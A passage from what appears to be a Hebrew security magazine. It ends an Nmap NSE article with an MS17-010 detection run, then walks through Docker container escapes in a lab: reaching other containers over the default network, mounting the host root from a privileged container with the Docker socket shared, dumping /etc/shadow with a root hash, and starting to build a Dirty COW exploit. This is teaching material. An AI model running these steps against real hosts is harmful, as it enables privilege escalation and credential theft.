   stdnse.debug1("STATUS_INSUFF_SERVER_RESOURCES response received")
   return true
 end
 return false
end
```

נריץ את הסקריפט על מכונה פגיעה:

```
$ nmap -p445 --script smb-ms17-010.nse 0.0.0.0

Starting Nmap 7.50 ( https://nmap.org ) at 2017-07-05 16:15 IDT
Nmap scan report for 0.0.0.0
Host is up (0.14s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-ms17-010: true

Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
```

ו-Game over ☺

סיכום

Nmap Scripting Engine - יכול לחסוך לנו הרבה מאוד זמן. חשוב לא להתקבע! לפעמים כתיבת הקוד בשפה אחרת יהיה פתרון יותר יעיל. אם אתם מחפשים מקור מידע אל תתלבטו, ל-Nmap יש תיעוד מעולה לכל ספריה וסקריפט עם דוגמאות קוד של משאירות מקום לדמיון:

https://nmap.org/nsedoc

בזמנכם הפנוי אני יותר ממליץ לעבור על הסקריפטים של Paulino Calderon שכתב ספר על Nmap וכמות לא מבוטלת של סקריפטים בנושא:

https://github.com/cldrn/nmap-nse-scripts

וכמובן ההרצאה של fyodor ב-defcon 18:

https://www.youtube.com/watch?v=M-Uq7YSfZ4I

את כל הסקריפטים שנכתבו במהלך המאמר ניתן להוריד מהקישור הבא:

http://www.digitalwhisper.co.il/files/Zines/0x55/nmap_nse_scripts.zip

תודות

לסיום אני רוצה להודות לכל צוות "Digital Whisper" על ההשקעה הרבה לאורך השנים. אני קורא את המגזין הרבה זמן, ורק שישבתי לכתוב מאמר הבנתי כמה השקעה וזמן זה דורש.

לקריאה נוספת

ספריות:

https://nmap.org/nsedoc/lib/nmap.html

https://nmap.org/nsedoc/lib/shortport.html

https://nmap.org/nsedoc/lib/stdnse.html

https://nmap.org/nsedoc/lib/http.html

ספרים:

https://www.amazon.com/Nmap-exploration-security-auditing-Cookbook/dp/1849517487

https://www.amazon.com/Nmap-Network-Scanning-Official-Discovery/dp/0979958717

Exiting the Docker Container

מאת יגאל אלפנט ותומר זית

הקדמה

בשנת 2013 הוצג לשוק כלי בשם Docker ומאז הפך מהר מאוד לכלי מרכזי ומשמעותי בעולמות הפיתוח. Docker הפך לנושא מרכזי בשיחות מסדרון וחברות מובילות אימצו את הטכנולוגיה באופן כמעט מידי. עם זאת, האם זה אומר שהכלי אכן בשל מבחינת היציבות, אמינות ורמת אבטחה להיות ברשתות הייצור הפעילות של החברות?

בפרק הראשון של המאמר אנו נקדים בהסבר קצר אודות Docker, נבנה מילון מונחים בסיסי, ואף נשווה אותו לפתרונות דומים בתחום.

בפרקים 2-4 נציג מספר דרכים לנצל חולשות אבטחה קריטיות בנוגע ל-Docker, חלקן בעקבות הגדרות מערכת לקויות וחלקן בעקבות חולשות הקשורות לרכיבי מערכת בהן Docker עושה שימוש. יש לשים לב שלא מדובר בחולשות ב-Docker אלא בחולשות הנובעות מאופן השימוש ב-Docker וחולשות הנוגעות למערכת ההפעלה ומשפיעות על Docker.

בפרק האחרון נסכם את דעתו האישית בנוגע לשימוש ב-Docker וכן מספר המלצות שחשוב ליישם על מנת לשפר משמעותית את רמת האבטחה של Docker בסביבה שלכם.

בעת כתיבת מאמר זה אנו משתמשים במערכת ההפעלה **CentOS 7.0.1406** עבור ה-**Docker Host** שלנו: גרסת ה-**Kernel** היא **3.10.0-123** וגרסת ה-**Docker** היא **1.12.6**.

```
[root@DockerHost ~]# cat /etc/redhat-release
CentOS Linux release 7.0.1406 (Core)
[root@DockerHost ~]# uname -a
Linux DockerHost 3.10.0-123.el7.x86_64 #1 SMP Mon Jun 30 12:09:22 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
[root@DockerHost ~]# docker --version
Docker version 1.12.6, build 1398f24/1.12.6
```


פרק ראשון - מידע מקדים

אז, מה זה Docker?

Docker הוא כלי המיועד ליצור ולניהול של יישומים הפועלים בתוך יחידות עבודה נפרדות (Containers) בתוכן ניתן להכניס מראש גם את התלויות של היישומים (Dependiencies). בעוד עבור רבים זה ממש נשמע כמו וירטואליציה, ישנם הבדלים משמעותיים בין וירטואליציה לבין סביבה זו, אותם נבהיר בהמשך.

עבור אנשי הלינוקס התשובה שלרוב ניתנת היא **chroot on steroids**, תשובה שקצת יותר מדויקת אך גם היא לא מסבירה לחלוטין את המהות של הכלי.

מילון המונחים הבסיסי של Docker מוצג פה:



Docker Host - זהו השרת המרכזי עליו אנחנו מריצים את Docker:

- **Docker Daemon** - השירות המרכזי של Docker. שירות זה מאזין לקבלת פקודות ואחראי לביצועם. ניתן לתקשר עם ה-**Daemon** על ידי שימוש ב-**Docker Client** או על ידי שימוש ב-Rest API.
- **Docker Client** - מבנה ה-Docker הינו בתצורת Client-Server. ה-**Docker Client** שולח פקודות אל ה-**Docker Daemon** ומציג את תוצאת הפלט שהתקבלה על מסך ה **Host**.
- **Docker Image** - קובץ קבוע שלא ניתן לשינוי שמהווה "תמונה" של Container. הרצת ה-Image היא למעשה יצירה של **Container**. קל לחשוב על ה-Image כעל תבנית ממנה יוצרים Container.
- **Docker Container** - אזור ההרצה של תוכנה. זהו האזור בו האפליקציה פועלת באופן מעשי. ה-**Container** נסגר אוטומטית כאשר התהליכים בו מפסיקים לרוץ.
- **Docker Registry** - שרת המאחסן ומפיץ Docker Images, ממנו ניתן למשוך **Image** אשר ממנו ניצור **Container**. שרת ה-Registry הציבורי הוא **Docker Hub** והוא מוגדר כשרת ברירת המחדל של Docker.


אבני היסוד של Docker

אמנם Docker הוצג לראשונה ב-2013 אך למעשה הוא לא הציג טכנולוגיה חדשה כלל אלא רק ארז מחדש טכנולוגיות קיימות. טכנולוגיות אלו הן:


- **Namespaces** - טכנולוגיה שהוצגה לראשונה ב-2002 המאפשרת לייצר סביבות עם ערכים בלעדיים עבור אותה סביבה. מבחינה רעיונית זה כמו תיקיה במחשב שבה כל קובץ חייב להיות בעל שם שונה.
- **Union File System** - טכנולוגיה שהוצגה לראשונה ב-1993 אך ננטשה בעקבות המורכבות שלה, לאחר מספר שנים הפיתוח המשיך ואחת הגרסאות המיישמות טכנולוגיה זו הוכנסה ל-Linux Kernel בשנת 2014. הטכנולוגיה מאפשרת לפרק את מערכת הקבצים למספר שכבות שונות ולהתייחס לצירוף של מספר שכבות כאל מערכת יחידה. התועלת בטכנולוגיה זו היא שישנן מערכות רבות שמשתמשות בשכבות זהות לחלוטין וכך אין צורך להוריד את אותה שכבה פעמיים אלא אפשר פשוט לשכפל אותה מתוך השכבה שכבר קיימת.
- **cgroups (Control Groups)** - טכנולוגיה שפותחה החל מ-2006 ושולבה ב-Linux Kernel כבר ב-2008. על מנת לאפשר לחלק מהמחשב לפעול באופן עצמאי, יש צורך להקצות לחלק זה משאבים הכוללים כוח עיבוד, זיכרון Ram, אזור בכונן הקשיח לקריאה וכתיבה וכן כתובת רשת נפרדת. הפרדות אלו נעשות על-ידי **cgroups**.
- **Linux Containers (LXC)** - הוצג ב-2008 לראשונה, מאפשר להריץ מספר תהליכים מקבילים באופן מבודד לחלוטין אחד מהשני. לצורך כך, עושה שימוש ב-**Namespaces** וכן ביכולות של **cgroups** להקצאת זיכרון, כוח עיבוד, קריאה וכתיבה מהכונן הקשיח ושימוש ברשת.

השוואה קצרה בין קונטיינרים לווירטואליזציה

בהמשך לכתוב לעיל, נראה ששילוב טכנולוגיות היסוד של Docker ממש דומות לווירטואליזציה. דווקא לכן, חשוב לעמוד על ההבדלים בנושא:



Virtual Machines



Containers

ההפרדות ב-Docker נעשות על ידי הטכנולוגיות המוזכרות לעיל אך עדיין, כל Container ב-Docker מתקשר ישירות עם ליבת מערכת ההפעלה (Kernel) של ה-Docker Host. בווירטואליזציה, נעשית הפרדה יותר רחבה בין המערכת המארחת על ידי שכבת ה-Hypervisor. משמעויות הדבר הן:

- Container של Docker אינו זקוק למערכת הפעלה בפני עצמו אלא יכול להפעיל אפליקציה באופן ישיר. כתוצאה, מהירות העלאה והורדה של Container היא פחות משניה בעוד מהירות ההעלאה והורדה של מכונה וירטואלית היא לכל הפחות מספר שניות.
- הפעילות המתבצעת בתוך Container גלויה לחלוטין ל-Docker Host בעוד השרת המארח בווירטואליזציה לא יכול לדעת מה קורה בתוך המערכת הווירטואלית.
- חולשות המתגלות ב-Kernel עלולות להיות נצילות מתוך Container, סיטואציה שהסבירות שלה נמוכה הרבה יותר במערכות וירטואליות.
- כמו כן, חשוב לציין כי ישנם גם הבדלים בין יכולות הקצאת המשאבים של ה-Hypervisor בווירטואליזציה לבין יכולת הקצאת המשאבים של cgroups. בעוד הקצאת המשאבים של ה-Hypervisor היא יותר מוחלטת וכאשר משאבים אלו מוקצים למחשב וירטואלי הם מוחסרים מהשרת המארח, הקצאת המשאבים על ידי ה-cgroup בתחום המעבד הינה "תעדוף" בלבד על פי דרישת ה-Containers. בפועל, אם נקצה ל-Container1 10% מכוח העיבוד של המערכת ול-Container2 20% מכוח העיבוד של המערכת, שניהם יוכלו להשתמש גם ב-100% מהמעבד אם אין דרישה לכוח עיבוד ממקור אחר. אם רק שניהם דורשים כוח עיבוד מהמחשב, היחס שנקבע בין ה-Containers יישמר כך ש-Container1 ישתמש בפועל ב-33% מכוח העיבוד ו-Container2 ישתמש ב-66%.

התנסות ראשונית (hello-world)

התקנת ה Docker מתבצעת באופן פשוט על ידי פקודת yum install:

```
yum install docker
```

לאחר שהתקנת ה-Docker מסתיימת ניתן להריץ פקודת Docker ראשונה על מנת לוודא שההתקנה הסתיימה בהצלחה:

```
docker run hello-world
```

להלן תוצאת הפקודה:

```
[root@DockerHost ~]# docker run hello-world
Unable to find image 'hello-world:latest' locally
Trying to pull repository docker.io/library/hello-world ...
latest: Pulling from docker.io/library/hello-world

b04784fba78d: Pull complete
Digest: sha256:f3b3b28a45160805bb16542c9531888519430e9e6d6ffc09d72261b0d26ff74f

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
 1. The Docker client contacted the Docker daemon.
 2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
 3. The Docker daemon created a new container from that image which runs the
    executable that produces the output you are currently reading.
 4. The Docker daemon streamed that output to the Docker client, which sent it
    to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
 $ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
 https://cloud.docker.com/

For more examples and ideas, visit:
 https://docs.docker.com/engine/userguide/
```

כפי שניתן לראות בתמונה, בשלב ראשון ה-Docker Daemon לא מצא את ה-Image על ה-Docker Host ולכן ניגש ל-Docker Registry שהוא בברירת מחדל Docker Hub, הוריד ממנו את ה-Image בשם hello-world ומתוכו יצר את ה-Container ששלח לנו את הפלט המוצג. כיוון שאין פה תהליכים שפועלים לאורך זמן, ה-Container נסגר מיד בתום הצגת ההודעה.

פרק שני - בריחה מה Container בעקבות הגדרות Daemon לקויות

שם הפרק קצה מטעה כיוון שהתרגלנו לכך שהגדרות לקויות נובעות משינוי הגדרות הבסיס של מוצר להגדרות מתירניות יותר. עם זאת, בפרק זה אנחנו לא מבצעים שינוי כלשהו בהגדרות ברירת המחדל איתם הגיע ה-Docker.

אחד העקרונות של ההפרדה ב-Docker היא שלכל Container יש אזור משלו. למרות זאת, הגדרות ברירת המחדל של Docker מחלקות כתובות IP בתוך אותו Subdomain, 172.17.0.0/16.

לצורך שלב זה, נבנה את ה-Docker container שלנו מתוך Image של nginx:latest. אחרי ההרצה של ה-nginx אנו רוצים לקבל שורת פקודה אל המכונה, דבר שיכול לדמות תוקף שהצליח למצוא חולשה קריטית במערכת ועתה יש לו גישה אל ה-Shell של המערכת.

להלן הפקודות שהרצנו עבור הפעולות הללו:

```
docker run --detach --name nginx1 --hostname nginx1 nginx
docker exec -it nginx1 /bin/bash
```

```
[root@localhost ~]# docker run --detach --name nginx1 --hostname nginx1 nginx
0c7f87528edf2b47cae37d836731e5786e547588396b5003c282ec540f1ece31
[root@localhost ~]# docker exec -it nginx1 /bin/bash
root@nginx1:/#
```

הדבר הראשון שניתן לראות על פי שורת הפקודה היא שאנו מחוברים למשתמש root.

עתה, על מנת לנסות להבין מה קורה סביבנו, נוכל להתקין עוד מספר כלים כגון gnome-nettool ואף nmap לביצוע סריקות של הרשת סביבנו. כיוון שמדובר ב-nginx שפועל בתוך container, אין בהכרח את כל קבצי המערכת המעודכנים ולכן צריך להתחיל בביצוע עדכון:

```
apt-get update
apt-get install gnome-nettool && apt-get install nmap
```

לאחר התקנת הכלים הללו, ניתן לבצע סריקת nmap פשוטה על הרשת שלנו. כפי שכבר ציינו, הרשת של ה-containers היא 172.17.0.0/16. הסריקה שאנו אוהבים לעשות ב-nmap היא SynScan אז הפקודה שלנו היא:

```
nmap -sS -sV -Pn --open 172.17.0.1/16 -oX container-network.xml
```

```
root@nginx1:/# nmap -sS -sV -Pn --open 172.17.0.1/16 -oX container-network.xml

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-24 20:36 UTC
Nmap scan report for 172.17.0.1
Host is up (0.00042s latency).
Not shown: 999 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.4 (protocol 2.0)
MAC Address: 02:42:01:4A:EB:72 (Unknown)

Nmap scan report for 172.17.0.3
Host is up (0.00010s latency).
Not shown: 999 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.13.1
MAC Address: 02:42:AC:11:00:03 (Unknown)

Nmap scan report for nginx1 (172.17.0.2)
Host is up (0.000050s latency).
Not shown: 999 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.13.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 65536 IP addresses (5 hosts up) scanned in 2600.01 seconds
```

כפי שניתן לראות, שרת ה-Docker Host פתוח בפורט 22 עם שירות SSH. כמו כן, ניתן לראות שכתובת 172.17.0.3 מריצה שירות nginx בפורט 80. סביר להניח ששירות זה ממופה לפורט גבוה בשרת המערכת כך שהוא חשוף לאינטרנט ואם נבצע סריקה הכוללת פורטים גבוהים, נוכל גם לאתר את אותו

שירות חשוף בשרת, 172.17.0.1. ננסה לגשת לכתובת 172.17.0.3 עם curl לראות אם אנו אכן חשופים לשרת:

```
apt-get install curl
curl 172.17.0.3:80
```

```
root@nginx1:/# curl 172.17.0.3:80
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

כפי שניתן לראות, אין לנו בעיית תקשורת עם ה-Container הנוסף הפעיל על אותו Docker Host. צילומי המסך במאמר זה נעשו במעבדה אך כמובן שעל גבי Docker Host פעיל יהיו הרבה יותר שירותים פעילים. חלק גדול מהשירותים הללו יהיו חשופים לאינטרנט וחשיפה שלהם לא תהיה קריטית במיוחד. עם זאת, בכל Docker Host בו נתקלנו, ישנם מספר לא מבוטל של שירותים פנימיים, לעיתים רגישים מאוד, שגם פעילים.

כאשר אנו רוצים להגדיר תקשורת מכלל הרשת לתוך Container, צריך להגדיר מראש איזה פורט ב-Docker Host מתחבר לאיזה פורט בתוך ה-Container ורק כך התקשורת יכולה להתבצע. עם זאת, ברירת המחדל של סביבת ה-Docker היא שניתן לתקשר עם Containers אחרים באותה סביבה, גם אם זה לא ממופה ישירות. בעיה זו נובעת מהגדרה בשם ICC - Inter Container Communication. למרבה הפלא, ברירת המחדל של הגדרה זו היא true, דבר שמאפשר תקשורת מלאה בין Containers גם אם תקשורת זו לא הוגדרה באופן ישיר.

היציאה פה מה Container עדיין לא נותנת לנו Privilege Escalation מלא על ה-Host אלא יותר מציגה בעייתיות בהפרדה בין Containers בסביבה שלא שונו הגדרות ברירת המחדל.

פרק שלישי - בריחה מה-Container בעקבות מתן הרשאות גבוהות

פעמים רבות קל יותר לפתח קוד שמשתמש בהרשאות גבוהות במערכת. במערכת ה Docker ישנם שתי אפשרויות ששימוש בהם עלול להיות משמעותי: שיתוף תיקיות מ-Docker Host לתוך Container וכן מתן הרשאות גבוהות ל-Container (Privileged).

שיתוף של תיקיה אמנם יכול לחשוף מידע רגיש אבל בעקבות עדכונים של Docker בתחילת 2017, ביצוע של שינויים וגישה לקבצים רגישים של מערכת ה-Docker Host כגון (/etc/shadow) מוגבלת מאוד. בעבר היה מספיק לעשות שיתוף של קובץ ה-docker.sock, לתוך ה-Container והיה ניתן להריץ פקודות docker מתוך הקונטיינר.

הערה חשובה - לקורא התמים התוכן של הפרק הזה עלול להראות לא סביר. כפי שצוין, תיקוני האבטחה של הנושאים האלו בוצעו רק בתחילת 2017. בשלב הזה חברות רבות כבר בנו מערכות שמבוססות על היעדר הגדרות אלו והרבה יותר פשוט למצוא מעקף להגדרות האבטחה של ה Docker מאשר לעשות שינויים בקוד התוכנה/ במערכות מרובות.

עבור פרק זה אנו נגדיר משתמש חדש על ה-Docker Host בשם DigitalWhisper:


```
useradd DigitalWhisper
```

כאשר אנו מגדירים Container עם הרשאות Privileged, ה-Container רשאי לגשת לרכיבי החומרה של המערכת ולא חי רק בסביבה המוגבלת שלו. ניתן לראות את ההבדל כאשר מריצים ב-Container ללא הרשאות גבוהות את הפקודה:

```
ls /dev
```

```
[root@container1 /]# ls /dev
console  core  fd  full  fuse  mqueue  null  ptmx  pts  random  shm  stderr  stdin
stdout  tty  urandom  zero
```

לעומת הרצת אותה פקודה ב-Privileged Container:



כאשר משלבים את היכולות של ה-Container עם שיתוף ה-Docker Socket לתוכו, ניתן לשלוח פקודות Docker מתוך הקונטיינר. עתה, נפתח Container עם שיתוף כזה:

```
docker run -it --privileged -v /var/run/docker.sock:/var/run/docker.sock
--name pdc1 -h pdc1 centos /bin/bash
```


עכשיו שאנחנו מחוברים לתוך ה-Container נוכל להתקין את ה-Docker על ידי:

```
yum install docker
```


לעיתים ההתקנה תתקע ואף תוציא אותנו מתוך ה-Container בעקבות ניסיונות גישה של ה-Container לביצוע שינויים ב-Docker Host. זה בסדר, אפשר פשוט להתחיל מחדש את ה-Container וההתקנה של Docker כבר פעילה (אם לא היו תקלות בהתקנה, לדלג לשלב הבא):

```
docker start pdc1
docker exec -it pdc1 /bin/bash
```

עכשיו אנחנו שוב מחוברים לתוך ה-Container אנחנו יכולים לבחון את האפשרות שלנו לבצע פעולות Docker:



כפי שניתן לראות, פקודת ה-docker ps מפרטת לנו את כל ה-Containers הפעילים ב-Docker Host אבל אנחנו עדיין נמצאים בתוך ה-Container, את זה ניתן לראות בפירוט ה-etc/shaow/ שלנו:



כיוון שבאמצעות פקודות docker אנחנו מתקשרים עם ה-Docker Host, ניתן ליצור Container חדש בעל הרשאות גבוהות ולשתף אליו את תיקיית ה-root (/) לתוך תיקיית var/tmp/ של ה-Container:

```
docker run -it --privileged -v /:/var/tmp --name PE -h PE centos
/bin/bash
```

עכשיו שאנחנו מחוברים לתוך ה-Container החדש בשם PE, נצפה במידע המשותף לתיקיית /var/tmp:

```
[root@PE /]# cd /var/tmp/
[root@PE tmp]# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
```

ניתן לראות מערכת קבצים אבל האם זו שייכת למערכת ה-Docker Host או ל-pdc1Container? נבדוק אם אפשר לראות את קובץ ה-shadow:

```
[root@PE tmp]# cat etc/shadow
root:$6$zAy6Gchpej1JTN.O$EolYtjA5fkIayp8grFH.l7q95mJrCfo22Y8eacFXt8twGev2ewGko7SkMF1MNjsDQNrV/anlXwsPEIVPIHs9N/::0:99999:7:::
bin:*:17110:0:99999:7:::
daemon:*:17110:0:99999:7:::
adm:*:17110:0:99999:7:::
lp:*:17110:0:99999:7:::
sync:*:17110:0:99999:7:::
shutdown:*:17110:0:99999:7:::
halt:*:17110:0:99999:7:::
mail:*:17110:0:99999:7:::
operator:*:17110:0:99999:7:::
games:*:17110:0:99999:7:::
ftp:*:17110:0:99999:7:::
nobody:*:17110:0:99999:7:::
systemd-bus-proxy:!!:17327::::::
systemd-network:!!:17327::::::
dbus:!!:17327::::::
polkitd:!!:17327::::::
tss:!!:17327::::::
sshd:!!:17327::::::
postfix:!!:17327::::::
chrony:!!:17327::::::
ntp:!!:17327::::::
dockerroot:!!:17327::::::
DigitalWhisper:!!:17339:0:99999:7:::
```

כפי שניתן לראות, המשתמש האחרון ברשימה הוא משתמש ה-DigitalWhisper שיצרנו בתחילת הפרק על ה-Docker Host. בשלב זה אנחנו אמנם בתוך קונטיינר אבל עם הרשאות מלאות על מערכת הקבצים של ה-Docker Host.

אם מטרתנו הבלעדית ביצירת ה-Container הזה הייתה ביצוע Privilege Escalation, ניתן לבצע chroot לתיקיית /var/tmp ואף מראש להגדיר את שיתוף התיקייה למיקום יותר נח לעבודה.

פרק רביעי - בריחה מה-Container בעקבות חולשה ב-Linux Kernel

אחד מההבדלים המרכזיים בין Docker לבין וירטואליזציה היא החיבור הישיר של כל קונטיינר ל-Kernel ללא שכבה נוספת בדרך כגון Hypervisor שקיים בווירטואליזציה. כבר הזכרנו את היתרונות הנוגעים לנושא זה, בפרק זה נציג השתלטות מלאה על ה-Docker Host מתוך Container באמצעות ניצול חולשה ב-Kernel של ה Docker Host.

כמה פופולרי זה שיש חולשה ב-Linux Kernel? על פי אתר cve details, החל משנת 1999 עד לשנת 2015, השנה בה נמצאו הכי הרבה חולשות ל-Linux Kernel הייתה שנת 2013 בה נמצאו 189 חולשות. במהלך שנת 2016 נמצאו 217 חולשות. בשנת 2017 עד כה (נכתב ביוני 2017) נמצאו 336 חולשות.

בשלושת השנים האחרונות היה מעבר ממציאת חולשה בממוצע פעם ביומיים לממוצע של פעמיים ביום. כמובן שלא כל החולשות ברות ניצול, אין ספק שיש פה הרבה משתנים נוספים שצריך לקחת בחשבון אך עדיין מדובר בנתון משמעותי.

ה-Linux Kernel מתחלק ל-2 אזורים מרכזיים, אזור המשתמש (המכונה "Userland") ואזור ה-Kernel הפנימי בו מתבצעות הפעולות הרגישות של ה-Kernel. כל קריאה מאזור ה-Userland לאזור ה-Kernel דורשת system call. פעולת ה-system call מצד המעבד אינה כל כך מהירה ועל מנת להאיץ תהליכים נוצר ה-vDSO - Virtual Dynamic Shared Object, אזור ביניים עם קריאות system מאוד מסוימות אליהן ניתן לגשת ללא system call. אם המערכת אינה תומכת ב-vDSO, מתבצע system call כרגיל. חולשה CVE-2016-5195, הידועה בשם "Dirty Cow" מנצלת פגיעות במנגנון זה והייתה קיימת קרוב ל-9 שנים לפני שהתגלתה לציבור ותוקנה.

עבור ניצול של חולשה זו, הורדנו את ה-PoC מהכתובת הבאה:

https://github.com/gebl/dirtycow-docker-vdso

כיוון שאנו עושים שימוש בגרסה חדשה של Docker שמגבילה יותר את השימוש בקריאות ה-System מאשר בעבר, על מנת להריץ את ה-Container אנחנו צריכים להוסיף לו את היכולת SYS_PTRACE, האפשרות של תהליך (Process) לשלוט בתהליך אחר. נוסיף את זה בקובץ ה-docker-compose.yml:

```
version: '2'
services:
  dirtycow:
    build: .
    restart: unless-stopped
    cap_add:
      - SYS_PTRACE
```

ראשית נציג את כתובת ה IP של שרת המערכת, ה-Docker Host:

```
[root@DockerHost dirtycow-docker-vdso]# /sbin/ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eno16777728: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:e2:dd:15 brd ff:ff:ff:ff:ff:ff
    inet 192.168.198.131/24 brd 192.168.198.255 scope global dynamic eno16777728
       valid_lft 1355sec preferred_lft 1355sec
    inet6 fe80::20c:29ff:fee2:dd15/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:2d:84:9e:5f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:2dff:fe84:9e5f/64 scope link
       valid_lft forever preferred_lft forever
```

כפי שניתן לראות, כתובת ה-IP של ה-Docker Host היא 192.168.198.131. עתה, מתוך תיקיית ה-ditrycow-docker-vdso, שהורדנו מ-github, נריץ את ה-Container ושם נקמפל את ה-Exploit:

```
docker-compose run dirtycow /bin/bash
cd dirtycow-vdso/
make
```

```
[root@DockerHost dirtycow-docker-vdso]# docker-compose run dirtycow /bin/bash
Creating network "dirtycowdockervdso_default" with the default driver
Building dirtycow
```

```
root@01a0d6b54b73:/# cd dirtycow-vdso/
root@01a0d6b54b73:/dirtycow-vdso# make
nasm -f bin -o payload payload.s
xxd -i payload payload.h
cc -o 0xdeadbeef.o -c 0xdeadbeef.c -Wall
cc -o 0xdeadbeef 0xdeadbeef.o -lpthread
```

נציג את כתובת ה-IP של ה-Container:

```
root@01a0d6b54b73:/dirtycow-vdso# /sbin/ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
